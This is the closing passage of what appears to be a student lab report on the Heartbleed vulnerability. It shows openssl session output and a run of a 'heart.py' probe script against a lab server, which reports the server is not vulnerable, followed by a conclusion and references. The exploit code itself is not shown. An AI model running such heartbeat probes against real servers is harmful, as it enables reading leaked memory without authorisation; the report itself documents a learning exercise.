    00d0 - 19 d1 f3 41 5d 7a e8 b9-68 7d af 02 7e fb 0a a1   ...A]z..h}..~...

    Start Time: 1589088764
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: AB408A1AEE3DB5451AB8719B184DE2FBF03EFECE2FF4CA3544312E526ACE3
2E1
    Session-ID-ctx:
    Resumption PSK: 7E465E10AAE8CA8A93718F564C0F9544317F0401D641AE70FD0DE2092
45F3C331F92CED37BD4C26B99948E1B4E0B2EAE
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 90 30 d3 84 e9 ae 5f 48-3d e8 56 cc ba 67 3e d7   .0...._H=.V..g>.
    0010 - 6c 81 34 0d 58 a6 f1 ea-91 e4 75 99 af 53 57 24   l.4.X.....u..SW$
    0020 - 41 0d af 2f 5e 96 9f 4f-08 c0 26 fc 10 ee 9c 6d   A../^..O..&....m
    0030 - c6 2b cb bd f9 f0 79 8d-82 d9 ae dc 61 83 32 2d   .+....y.....a.2-
    0040 - 10 35 4e 4c d1 dc 2a bf-96 45 f6 a8 59 50 73 72   .5NL..*..E..YPsr
    0050 - 51 de 41 5e e2 ff 57 4f-15 fc 66 4d c7 89 3b 29   Q.A^..WO..fM..;)
```

```
    0060 - 43 a6 30 a9 a1 93 cc 37-dc c4 d4 c1 db f5 16 cb   C.0....7........
    0070 - 13 97 ec d8 46 d8 9e 91-88 15 9e 08 1f 33 f7 4f   ....F........3.O
    0080 - 00 e0 b0 ea ac 31 0a 12-9e ae 4a 10 2a 10 b0 db   .....1....J.*...
    0090 - c3 ee 3c 52 0a 37 63 9e-09 10 75 c5 a7 13 88 fd   ..<R.7c...u.....
    00a0 - 2b 91 8e 69 37 94 67 a3-b7 d6 6a 8d d2 a4 b7 df   +..i7.g...j.....
    00b0 - fe c8 d9 57 75 87 8a c2-57 82 51 9e 1d cf 45 9a   ...Wu...W.Q...E.
    00c0 - d7 9a e5 de 19 2f bc ab-98 5e 93 77 5a 11 f8 ba   ...../...^.wZ...
    00d0 - 01 5f da c0 82 c4 3e eb-22 f3 73 66 97 2e 8c ea   ._....>."".sf....

    Start Time: 1589088764
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
closed
hackme@kali:~$
```

12. **Terminal 02:** Running the python script [4].
    Again, and again it conveys the absence of the vulnerability.
    If a vulnerable exists, it would display junk of memory leaked with a Message, “server is vulnerable!”. (Figure 2)

```
hackme@kali:~$ python heart.py 192.168.71.155
Connecting...
Sending Client Hello...
Waiting for Server Hello...
Received message: type = 22, ver = 0302, length = 74
Received message: type = 22, ver = 0302, length = 749
Received message: type = 22, ver = 0302, length = 781
Received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Received message: type = 21, ver = 0302, length = 2
Unexpected EOF receiving record header - server closed connection
Received alert:
..
Server returned error, likely not vulnerable
hackme@kali:~$
```




Figure 2 Final output of the exploitation if a vulnerability exists [4]

3. Conclusion

Finally, I realized that the exploitation is not successful, as the server I used for the exploitation is not included a vulnerability. And I tried hard to do the same exploitation for other servers as well. But I could not find a way to connect any of other servers with my computer to check for the vulnerability.

Even though I was not successful, I was able to run all the codes and realize the failures of my code. Hence as an apprentice this assignment offered me a chance to get my first exploitation experience and extensive knowledge about Linux commands and hacking concepts.

References

[1] "The Heartbleed Bug," [Online]. Available: https://heartbleed.com/.

[2] T. B.Lee, "The Heartbleed Bug, explained," 14 May 2015. [Online]. Available: https://www.vox.com/2014/6/19/18076318/heartbleed.

[3] billatnapier, "Real-life Demo of the Heartbleed Vulnerability," [Online]. Available: https://billatnapier.wordpress.com/2014/04/15/real-life-demo-of-the-heartbleed-vulnerability/.

[4] B. B. OBE, YouTube video on "Real-life" Heartbleed Demo" [Online]. Available: https://youtu.be/A1Gu9qTvNzo.